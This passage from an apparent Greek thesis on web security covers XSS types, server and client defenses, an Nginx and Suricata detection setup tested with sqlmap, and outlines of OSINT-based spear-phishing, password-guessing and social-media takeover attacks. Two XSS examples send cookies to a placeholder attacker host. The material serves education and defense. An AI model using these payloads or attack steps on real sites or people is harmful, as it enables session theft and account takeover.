Η προστασία από τέτοιες επιθέσεις είναι απαραίτητη καθώς η ιστοσελίδα μπορεί να χρησιμοποιηθεί ως ενδιάμεσος για μια επίθεση, βάζοντας σε κίνδυνο χρήστες αλλά και δημιουργώντας ένα σοβαρό πρόβλημα στην φήμη της εταιρείας. Το XSS χωρίζεται σε 3 τύπους, το Reflected, το Stored και το Document Based Object (DOM) based XSS.



Εικόνα 14: XSS Attack

3.3.1 Reflected XSS

Η επίθεση reflected XSS απαιτεί από τον χρήστη να πατήσει σε έναν σύνδεσμο ώστε να γίνει κάποιο αίτημα με συγκεκριμένα ορίσματα που δρουν κακόβουλα. Συναντάμε συχνά τέτοιες επιθέσεις σε σελίδες οι οποίες δίνουν την δυνατότητα αναζήτησης. Ο κακόβουλος χρήστης ετοιμάζει ήδη έναν σύνδεσμο με τα δικά τους ορίσματα και το στέλνει στο θύμα. Αφού το θύμα πατήσει τον σύνδεσμο, πραγματοποιείται ένα αίτημα το οποίο στέλνει πληροφορίες στον κακόβουλο χρήστη. Για να μην είναι ορατά τα ορίσματα στο τέλος του συνδέσμου, συχνά χρησιμοποιούνται εφαρμογές για την σμίκρυνση του συνδέσμου, πράγμα που κάνει τον σύνδεσμο να φαίνεται λιγότερο ύποπτο.

```
http://example.com?query=<script type='text/javascript'>alert('Reflected XSS!');</script>
```

Για περισσότερες πληροφορίες δείτε στο Παράρτημα Α, το μέρος 3.3.1 “Reflected XSS”

3.3.2 Stored XSS

Η επίθεση Persistent XSS σε αντίθεση με την reflected XSS, αποθηκεύεται μόνιμα στον εξυπηρετητή, όπως τα μηνύματα που κοινοποιούνται στα forums, τα σχόλια κλπ. Αυτή η επίθεση είναι πιο επικίνδυνη, αφού κάθε φορά που η σελίδα εμφανίζεται στον χρήστη,

πραγματοποιείται ξανά από την αρχή. Μέχρι να το αντιληφθεί ο διαχειριστής της βάσης δεδομένων και να την διαγράψει, η επίθεση θα συνεχίσει να υπάρχει.

```
POST "http://example.com/post-comment", body{"<script>window.location='http://at-
tacker.com/?cookie='+document.cookie</script>}
```

Για περισσότερες πληροφορίες δείτε στο Παράρτημα Α, το μέρος 3.3.2 “Stored XSS”

3.3.3 DOM Based XSS

Η DOM-Based επίθεση συμβαίνει όταν τροποποιείται το περιβάλλον από την μεριά του χρήστη. Το DOM (Document Object Model) είναι ένα API για την γλώσσα HMTL και XML η οποία δείχνει ποια δομή θα πρέπει να ακολουθήσει το έγγραφο. Οπότε, το DOM επιτρέπει σε κομμάτια κώδικα να τρέξουν και να τροποποιήσουν το έγγραφο. Στο τέλος του συνδέσμου υπάρχουν κάποια ορίσματα απαραίτητα για την ανανέωση της δυναμικής σελίδας. Ο κακόβουλος χρήστης μπορεί να αλλάξει τα ορίσματα του συνδέσμου με ένα κομμάτι κώδικα και όταν ο ανυποψίαστος χρήστης πατήσει τον σύνδεσμο που του έχει αποσταλεί, θα στείλει πίσω στον επιτιθέμενο κάποια δεδομένα, όπως τα cookies. Αυτός ο τρόπος δεν εκχύνει κακόβουλο κώδικα μέσα στην σελίδα επειδή τρέχει στο επίπεδο του DOM.

```
http://website.com/search?keyword=<script>window.location='http://at-
tacker.com/?cookie='+document.cookie</script>
```

Για περισσότερες πληροφορίες δείτε στο Παράρτημα Α, το μέρος 3.3.3 “DOM Based XSS”

3.4 XSS Αντίμετρα

Η επίθεση Cross Site Scripting είναι μια πολύ συχνή, για αυτόν τον λόγο και γνωστή επίθεση, που επηρεάζει τις εφαρμογές διαδικτύου. Η κάθε σελίδα, ανεξάρτητα από τον λόγο ύπαρξης της ή της υπηρεσίας που προσφέρει, θα πρέπει να παρέχει στον χρήστη ασφάλεια. Αν η κακή δομή της σελίδας αφήνει περιθώρια για επιθέσεις σαν και αυτή, πολύ γρήγορα θα σταματήσει να χρησιμοποιείται από τους χρήστες, έχοντας έτσι οικονομικές επιπτώσεις. Τα αντίμετρα που μπορούν να παρθούν θα πρέπει να θωρακίζουν τόσο την μεριά του διακομιστή (Server), όσο και την μεριά του χρήστη (Client).

Εικόνα 15: XSS Defenses

3.4.1 Server Defenses

Η Server side άμυνα αναφέρεται στα μέτρα ασφαλείας που λαμβάνονται για την προστασία του διακομιστή μιας εφαρμογής ιστού ή λογισμικού από πιθανούς κινδύνους. Η πλευρά του διακομιστή αναφέρεται στον κώδικα και τη λειτουργικότητα που εκτελείται στον διακομιστή ιστού, περιλαμβανομένου και της back-end λογικής, των βάσεων δεδομένων αλλά και των API.

Επικύρωση δεδομένων εισόδου

Η επικύρωση δεδομένων αφορά την επιβεβαίωση ότι τα δεδομένα που εισάγονται στην σελίδα, είναι στην αναμενόμενη μορφή. Δηλαδή τα δεδομένα έχουν μια συγκεκριμένη μορφή, έχουν τον κατάλληλο τύπο, μέγεθος, αλλά και εύρος. Η επικύρωση των δεδομένων εισόδου είναι απαραίτητη για την αποφυγή επιθέσεων.

Επικύρωση δεδομένων εξόδου

Πέρα από την επικύρωση δεδομένων εισόδου, το ίδιο σημαντική είναι και η επικύρωση δεδομένων εξόδου. Αυτό περιλαμβάνει την κωδικοποίηση δεδομένων ώστε να διασφαλίσει ότι είναι ασφαλής για εμφάνιση. Η μέθοδοι κωδικοποίησης στο στην κλάση System.Web.HttpUtility ψάχνουν για συγκεκριμένους χαρακτήρες που είναι συχνή στις επιθέσεις XSS, όπου τις κωδικοποιούν σε μη εκτελέσιμη μορφή. Αυτό μειώνει επιθέσεις που εκμεταλλεύονται ευπάθειες ανάμεσα σε διακομιστή και χρήστη.

Ρητά ορισμένη κωδικοποίηση

Με την κωδικοποίηση τον δεδομένων με συγκεκριμένο τρόπο, το σύστημα γίνεται πιο ασφαλές καθώς αποτρέπει τον κακόβουλος χρήστη να επιλέξει μια κωδικοποίηση που επιθυμεί για να χρησιμοποιήσει έτσι τα δεδομένα. Αν επιτρέπονται όλες οι κωδικοποιήσεις, αυτό μπορεί αν αφήσει περιθώρια για επίθεση με άλλη μορφή κωδικοποίησης.

Έμφαση στα σφάλματα κανονικοποίησης

Η διαδικασία αυτή περιλαμβάνει αποκωδικοποίηση και κανονικοποίηση καθώς τα δεδομένα εισόδου θα πρέπει να συμμορφώνονται με τους τρέχων εσωτερικούς μηχανισμούς της εφαρμογής. Είναι σημαντικό να διασφαλιστεί ότι η εφαρμογή δεν αποκωδικοποιεί την ίδια είσοδο παραπάνω από μια φορές, καθώς αυτό μπορεί να οδηγήσει σε σφάλματα κανονικοποίησης που θα μπορούσαν εύκολα να εκμεταλλευτούν από κακόβουλους χρήστες.

Χρήση ασφαλών βιβλιοθηκών

Μια καλή πρακτική που μπορεί να προστατέψει μια διαδικτυακή εφαρμογή είναι η χρήση κατάλληλης βιβλιοθήκης. Η Anti-Cross Site Scripting βιβλιοθήκη της Microsoft προσφέρει πολλές δυνατότητες ικανές να θωρακίσουν το σύστημα. Το .NET framework και οι προ εγκατεστημένες βιβλιοθήκες αναγνωρίζουν σύμβολα που χρησιμοποιούνται συχνά σε τέτοιες επιθέσεις και τα μετατρέπουν σε μη εκτελέσιμα.

3.4.2 Client Defenses

Η Client side άμυνα αφορά τα μέτρα ασφαλείας που παίρνονται ώστε να προστατευτεί η μεριά του χρήστη στην εφαρμογή διαδικτύου ή το λογισμικό γενικότερα σε κάποια επίθεση. Το Client side αναφέρεται στον κώδικα που τρέχει στον περιηγητή , όπως ο HTML, CSS, JavaScript, και άλλες τεχνολογίες ιστού.

Φιλτράρισμα

Είναι σημαντικό, πριν εισαχθούν τα δεδομένα στην εφαρμογή διαδικτύου, πρώτα να φιλτραριστούν. Αυτό σημαίνει ότι κομμάτια κακόβουλου κώδικα και στοιχεία που δεν σε κατάλληλη μορφή για να εισαχθούν στην ιστοσελίδα, θα αποκλειστούν. Αυτός ο

τρόπος προστασίας είναι σημαντικός αλλά μπορεί να παρακαμφθεί από κακόβουλους χρήστες με προηγμένες τεχνικές που επιτρέπουν την κατευθείαν επικοινωνία με τον διακομιστή.

Κωδικοποίηση εισόδου

Τα δεδομένα που εισάγονται από τον χρήστη θα πρέπει να κωδικοποιούνται κατάλληλα για την αποφυγή επιθέσεων XSS, καθώς και ευπαθειών SQLi. Η κωδικοποίηση εντολών θα μετατρέψει ακόμα και κομμάτια κακόβουλου κώδικα, σε μη εκτελέσιμα.

Κωδικοποίηση εξόδου

Τα δεδομένα ακόμα και στην εξαγωγή θα πρέπει να κωδικοποιούνται αλλά και να αποκωδικοποιούνται για την αποτροπή επιθέσεων Stored XSS. Με αυτόν τον τρόπο πριν ακόμα εμφανιστούν τα δεδομένα στην οθόνη, έχουν υποστεί την κατάλληλη κωδικοποίηση για να μην εκθέτουν τον χρήστη σε κίνδυνο.

Αντικατάσταση

Η αντικατάσταση είναι μια διαδικασία στην οποία γίνεται αναζήτηση επικίνδυνων δεδομένων εισόδου χρήστη. Όταν τα δεμένα αυτά εντοπιστούν, τότε αντικαθιστούνται με πραγματικούς χαρακτήρες. Παρόλο που η αντικατάσταση είναι μια καλή τεχνική για την αποτροπή από τέτοιου είδους επιθέσεις, μπορεί επίσης να παρακαμφθεί από κακόβουλους χρήστες με προηγμένες τεχνικές.

Αφαίρεση

Η αφαίρεση ύποπτων στοιχείων εισόδου είναι μια καλή πρακτική για την προστασία της εφαρμογής διαδικτύου. Γίνεται αναζήτηση στα δεδομένα εισόδου για επικίνδυνα στοιχεία ή λέξεις που χρησιμοποιούνται συχνά σε τέτοιου είδους επιθέσεις και αφαιρούνται. Συχνές λέξεις όπως η «script», καθώς και τα «<,>», είναι τα πρώτα που διαγράφονται. Αν και αυτή η τεχνική είναι αποτελεσματική, μπορεί επίσης να μειώσει την λειτουργικότητα της εφαρμογής ακόμη και για τους κανονικούς χρήστες.

Escaping


Αυτός ο τρόπος περιλαμβάνει την αλλαγή των βασικών χαρακτήρων δεδομένων για να αποφευχθεί η ερμηνεία τους ως επικίνδυνος κώδικας. Ακόμα και οι χαρακτήρες που χρησιμοποιούνται σε επιθέσεις XSS μπορεί να χρειαστούν σε κάποιο σημείο της σελίδας. Δεν θα ήταν καλό να αφαιρεθούν αυτόματα από τον μηχανισμό προστασίας, για αυτό ο παραπάνω τρόπος αλλάζει τον χαρακτήρα ώστε να εμφανιστεί στην οθόνη με την κατάλληλη μορφή χωρίς να αποτελεί κίνδυνος. Η τεχνική αυτή είναι ιδιαίτερα αποτελεσματική, απαιτεί όμως ιδιαίτερη προσοχή στη λεπτομέρεια για να μην δημιουργηθούν ευπάθειες.

Περιορισμοί

Στις εφαρμογές διαδικτύου θα πρέπει να υπάρχουν συγκεκριμένοι περιορισμοί ώστε ο χρήστης αναγκαστικά να εισάγει μόνο τα δεδομένα που η εφαρμογή αναμένει. Για παράδειγμα αν σε κάποιο πεδίο θα πρέπει να εισαχθεί κείμενο, να μην επιτρέπεται η εισαγωγή αρχείων του τύπου .exe, .png κλπ. Η τεχνική αυτή μπορεί να είναι λειτουργική αλλά οδηγεί σε απώλεια λειτουργικότητας της εφαρμογής για τους κανονικούς χρήστες.

3.5 Ανίχνευση και αποτροπή επιθέσεων SQLi και XSS

Ορισμένα συστήματα και λειτουργίες, μπορούν να αυτοματοποιηθούν για να προσφέρουν μια ενισχυμένη θωράκιση. Το παρακάτω σύστημα είναι σχεδιασμένο ώστε να ανιχνεύει επιθέσεις SQLi και XSS ενώ συνδυάζει την χρήση κατάλληλα τροποποιημένων πρωτοκόλλων του Nginx Reverse Proxy και κανόνες Suricata NIDS/IPS για την εύρεση ευπαθειών.



Εικόνα 16: Αρχιτεκτονική του συστήματος ανίχνευσης και αποτροπής

Το παραπάνω διάγραμμα δείχνει τα κύρια στοιχεία του συστήματος. Όταν ο χρήστης συνδέεται, το αίτημα αποστέλλεται στον διακομιστή Proxy Nginx, ο διακομιστής ελέγχει εάν το αίτημα πληροί όλες τις προϋποθέσεις , τα πρωτόκολλα και τα φίλτρα που έχουμε ορίσει και τελικά στέλνει το αίτημα στην κατάλληλη βάση δεδομένων. Σε αντίθετη περίπτωση, που δεν πληρούνται οι προϋποθέσεις, επιστρέφεται ένα αντίστοιχο σφάλμα.

Όταν το αίτημα αποστέλλεται από τον Proxy διακομιστή στη βάση δεδομένων, το Suricata NIDS/IPS ελέγχει αν το αίτημα τηρεί όλους τους κανόνες που έχουν ενεργοποιηθεί. Εάν έχει παραβιαστεί ένας κανόνας, η διαδικασία σύνδεσης τερματίζεται, αποστέλλεται αντίστοιχο σφάλμα και ενημερώνεται ο διαχειριστής. Εάν όμως οι κανόνες τηρηθούν τότε η σύνδεση με την αποστολή του αιτήματος στην βάση δεδομένων συνεχίζεται. Βασικό χαρακτηριστικό του Suricata NIDS/IPS είναι η χρήση υπογραφών (signatures base) καθώς και βάσης στατιστικών ανωμαλιών. Η λειτουργία αυτή έχει ως αποτέλεσμα, κατά τη διάρκεια της σύνδεσης μεταξύ του πελάτη και της διαδικτυακής εφαρμογής, να γίνεται έλεγχος για τυχόν στατιστικές ανωμαλίες ειδοποιώντας, εφόσον είναι απαραίτητο και τον διαχειριστή του συστήματος.

3.5.1 Proxy

Ένας reverse proxy διακομιστής βρίσκεται μπροστά από τον διακομιστή ιστού και δέχεται όλα τα αιτήματα πριν φτάσουν στον source διακομιστή. Αυτός ο διακομιστής λειτουργεί παρόμοια με τον forward proxy διακομιστή. Οι reverse proxies

χρησιμοποιούνται συνήθως για να βελτιώσουν την επεξεργασία, την ασφάλεια και την αξιοπιστία.

Όπως προαναφέρθηκε, στο παραπάνω σύστημα χρησιμοποιείται Nginx Reverse Proxy. Μετά την εγκατάσταση του, τροποποιήθηκε ανάλογα το αρχείο διαμόρφωσης για την αποτροπή επιθέσεων SQL injection και Cross-Site-Scripting.

```
1. String login, password, Sql_Injection_Code
2. login = getParameter("login");
3. password = getParameter("pass");
4. create_Connection ("Database");
5. if (Parameter ~* Sql_Injection_Code){
6.       return 444;
7. } else {
8.       execute_Query( query(login, password) );
9. }
```

Εικόνα 17: Πρωτόκολλο Reverse Proxy

Ο παραπάνω κώδικας χρησιμοποιεί το Nginx, έναν διακομιστή web, για να επιτρέψει ή να απορρίψει αιτήσεις από τους πελάτες βάσει ορισμένων κανόνων που καθορίζονται με χρήση της εντολής "if". Στην περίπτωση που οι κανόνες δεν τηρούνται, η απάντηση που επιστρέφεται είναι ένα σφάλμα με κωδικό 444.

Πιο συγκεκριμένα, ο κώδικας ελέγχει τις παραμέτρους του αιτήματος (querystring, request_uri και $uri) για να αποφασίσει αν το αίτημα πρέπει να επιτραπεί ή όχι. Εάν οι παράμετροι δεν πληρούν τους καθορισμένους κανόνες, το Nginx θα απορρίψει το αίτημα και θα επιστρέψει ένα σφάλμα με κωδικό 444, που σημαίνει ότι η σύνδεση έκλεισε χωρίς να επιτραπεί περαιτέρω επεξεργασία του αιτήματος.

Συνολικά, αυτός ο κώδικας λειτουργεί σαν ένα είδος προστατευτικού τείχους (firewall) που προστατεύει τον διακομιστή από αιτήματα που δεν πληρούν συγκεκριμένες προϋποθέσεις ή κανόνες που έχουν καθοριστεί.

3.5.2 Suricata Nids/Ips

Τα συστήματα ανίχνευσης εισβολής (IDS) είναι ένα σύστημα παρακολούθησης και ανάλυσης συμβάντων. Αυτό μπορεί να είναι είτε μια συσκευή είτε μια εφαρμογή λογισμικού που παρακολουθεί ένα δίκτυο ή συστήματα για τον εντοπισμό κακόβουλης

δραστηριότητας. Αν εντοπιστεί κάποια δραστηριότητα, είτε αναφέρεται στον διαχειριστή είτε συλλέγεται μέσω του συστήματος ασφάλειας πληροφοριών και διαχείρισης συμβάντων (SIEM).

Το Suricata NIDS/IPS χρησιμοποιεί ως μέθοδο ανίχνευσης τις υπογραφές (signatures). Παρακολουθεί τα πακέτα στο δίκτυο και τα συγκρίνει με προκαθορισμένα πακέτα, καθώς και με γνωστά μοτίβα επίθεσης γνωστά ως υπογραφές. Μια ακόμα μέθοδος που χρησιμοποιεί είναι η ανίχνευση βάσει στατιστικών ανωμαλιών, παρακολουθώντας την κυκλοφορία του δικτύου και συγκρίνοντάς την με μια καθορισμένη βάση. Αυτή η βάση θα καθορίσει τι θεωρείται "κανονικό" για αυτό το δίκτυο, το εύρος ζώνης που χρησιμοποιείται γενικά και ποια πρωτόκολλα χρησιμοποιούνται.

3.5.3 Αποτελέσματα


Στο παραπάνω σύστημα, εκτελέστηκαν συνδυασμένα σενάρια επιθέσεων, είτε απευθείας στην εφαρμογή μέσω SQL, είτε έμμεσα με τη χρήση του εργαλείου αυτόματης εισαγωγής SQL, το sqlmap. Αρχικά, παρατηρήθηκε ότι το Nginx αντέδρασε επιτυχώς στις άμεσες επιθέσεις SQL injection, επιστρέφοντας το σφάλμα 444. Αυτές οι επιθέσεις προσδιορίστηκαν στον φάκελο διαμόρφωσής του και συνέβησαν σε όλες τις περιπτώσεις.

SQL INJECTION ATTACKS	REVERSE PROXY (Nginx)	SURICATA IDS/IPS
Tautology	*	*
Illegal/Logically Incorrect Queries	*	*
Union Query	*	*
Piggy-Backed Queries	*	*
Stored Procedures	*	*
Blind Injection	*	*
Timing Attacks		*

Εικόνα 18: Ικανότητα αποτροπής επίθεσης

Στη συνέχεια, όλες οι επιθέσεις επαναλήφθηκαν χρησιμοποιώντας το εργαλείο sqlmap, το οποίο εκτελεί όλων των ειδών επιθέσεις SQL injection. Το πρώτο σενάριο αφορούσε την εξαγωγή του ονόματος της βάσης δεδομένων από την εφαρμογή. Ωστόσο, λόγω της προτεινόμενης μεθόδου ανίχνευσης, το sqlmap προσπάθησε να εισαγάγει την παράμετρο

URI, η οποία όμως δεν ήταν ευάλωτη σε εισβολές (injectable) χωρίς πληροφορίες σχετικά με τη βάση δεδομένων. Σε αυτήν την περίπτωση, το sqlmap προσπάθησε 3506 φορές χωρίς να καταφέρει να εντοπίσει πληροφορίες και να τις μεταβιβάσει στον εισβολέα.



Εικόνα 19: Παράδειγμα sqlmap.

Μετά την ολοκλήρωση περισσότερων από 3500 επιθέσεων σε κάθε κατηγορία χρησιμοποιώντας το sqlmap, παρατηρείται ότι το παραπάνω σύστημα απέτρεψε αποτελεσματικά κάθε είδους επίθεση, δίχως να παράσχει καμία κρίσιμη πληροφορία στους εισβολείς. Οι μοναδικές πληροφορίες που διέρρευσαν από το σύστημα αφορούν τον τύπο της εφαρμογής, δηλαδή ότι χρησιμοποιεί το Nginx. Επομένως, η λειτουργία του συστήματος ήταν απόλυτα επιτυχημένη.

4 Πρακτική Προσέγγιση

Όσο η τεχνολογία αποτελεί όλο και περισσότερο, αναπόσπαστο κομμάτι της ζωής μας, η κίνδυνοι που παραμονεύουν, αυξάνονται. Οι κυβερνο-εγκληματίες βρίσκουν συνεχώς νέους τρόπους για να εκμεταλλεύονται ευπάθειες σε συστήματα ασφάλειας, είτε αυτές οι ευπάθειες είναι σε επίπεδο λογισμικού ή υλικού, είτε είναι στο επίπεδο των ανθρώπινων συναισθημάτων. Η θεωρητική προσέγγιση είναι σημαντική για την κατανόηση των λαθών που γίνονται σήμερα τόσο από προγραμματιστές όσο και από χρήστες του διαδικτύου αλλά δεν αρκεί για την πλήρη κατανόηση του κινδύνου που υπάρχει. Παρακάτω θα δούμε μια πρακτική προσέγγιση των παραπάνω επιθέσεων ώστε να βοηθήσει στην αναγνώριση τέτοιων επιθέσεων.

4.1 Προσομοίωση Επίθεσης K.M

Σενάριο #1

Ο στόχος της επίθεσης είναι ένας χρήστης που κοινοποιεί πολλές πληροφορίες στα μέσα κοινωνικής δικτύωσης, χωρίς να γνωρίζει ότι αυτό τον εκθέτει σε μεγάλο κίνδυνο. Ο επιτιθέμενος θα προσπαθήσει να μαζέψει όσα περισσότερα δεδομένα μπορεί ώστε να κάνει την επίθεση του πιο πιστευτή.

OSINT and Spear Phishing

Το OSINT ή αλλιώς Open source intelligence είναι η συλλογή και ανάλυση δεδομένων που υπάρχουν δημόσια με σκοπό την χρήση τους με ευφυή τρόπο. Σε συνδυασμό με το Spear Phishing που επικεντρώνεται σε έναν μόνο στόχο, αποτελεί μια επικίνδυνη επίθεση.

Στόχος

Ο στόχος της επίθεσης είναι η συλλογή πληροφοριών από τα μέσα κοινωνικής δικτύωσης και η αποστολή ενός κακόβουλου email το οποίο θα παριστάνει κάποια υπηρεσία μέσω από την οποία θα κλαπούν τα στοιχεία του θύματος.

Φάσεις

Χρήση λογισμικού Bloodhound για την εύρεση λογαριασμών κοινωνικής δικτύωσης

Συλλογή δεδομένων από τους λογαριασμούς


Δημιουργία ψεύτικης σελίδας

Αποστολή παραπλανητικού email

Εξαπάτηση του θύματος

Εκμετάλλευση των στοιχείων που εισήγαγε

Block Diagram



Εικόνα 20: Διάγραμμα ροής επίθεσης Phishing σε συγκεκριμένο στόχο

Για περισσότερες πληροφορίες για το λογισμικό Bloodhound δείτε το Παράρτημα Β.

Σενάριο #2

Ο στόχος της επίθεσης είναι ένας χρήστης που κοινοποιεί πολλές προσωπικές του πληροφορίες. Ο επιτιθέμενος θα προσπαθήσει να μαζέψει πολλά δεδομένα ώστε να προσπαθήσει να μαντέψει ή να σπάσει τους κωδικούς του.

Osint and Dictionary Attack

Το OSINT χρησιμοποιείται για την συλλογή και ανάλυση δεδομένων που υπάρχουν δημόσια. Αφού έχουν συλλεχθεί τα δεδομένα, μετά χρησιμοποιείται λογισμικό δημιουργίας πολλαπλών κωδικών με σκοπό την εύρεση του κωδικού του θύματος.

Στόχος

Ο στόχος της επίθεσης είναι η συλλογή πληροφοριών από τα μέσα κοινωνικής δικτύωσης και χρήση αυτόν για την δημιουργία συνδυαστικών κωδικών για την αύξηση των πιθανοτήτων για εύρεση του κωδικού.

Φάσεις

Χρήση λογισμικού Bloodhound για την εύρεση λογαριασμών κοινωνικής δικτύωσης

Συλλογή δεδομένων από τους λογαριασμούς


Χρήση του λογισμικού CUPP

Αποθήκευση των κωδικών σε αρχείο .txt

Χρήση των κωδικών με την εφαρμογή THC Hydra για σπάσιμο κωδικών

Πλήρης έλεγχος των προσωπικών λογαριασμών

Block Diagram



Εικόνα 21: Διάγραμμα ροής για επίθεση brute force

Για περισσότερες πληροφορίες για το λογισμικό Bloodhound δείτε το Παράρτημα Β

Σενάριο #3

Σε αυτή την επίθεση χρησιμοποιούνται άμεσα τα μέσα κοινωνικής δικτύωσης καθώς αυτή τη φορά η επίθεση γίνεται κατευθείαν μέσα από αυτά. Ο επιτιθέμενος προσπαθεί να πείσει το θύμα να τον βοηθήσει, ενώ στην περίπτωση που το κάνει, χάνει τον λογαριασμό του.

Social Engineering through Social Media

Η κοινωνική μηχανική αποτελεί το μοναδικό όπλο αυτής της επίθεσης καθώς μέσω αυτής της τεχνικής προσπαθεί να ξεγελάσει το θύμα, ότι είναι κάποιος άλλος. Μια τέτοια επίθεση είναι πολύ εύκολο να συμβεί και πρέπει να υπάρχει ενημέρωση για τις συνεχώς ανανεωμένες τεχνικές.

Στόχος

Ο επιτιθέμενος ισχυρίζεται ότι είναι κάποιος γνωστός του θύματος και του ζητάει να τον βοηθήσει σε μια διαδικασία ώστε να ανακτήσει ξανά τον λογαριασμό του. Όταν το θύμα τον βοηθήσει, παίρνει την πρόσβαση στον λογαριασμό αυτό και αλλάζει τον κωδικό και το email. Η επίθεση αυτή επαναλαμβάνεται με την ίδια λογική.

Φάσεις

Ο επιτιθέμενος στέλνει παραπλανητικό μήνυμα και ζητάει τον αριθμό του θύματος

Το θύμα στέλνει τον αριθμό του

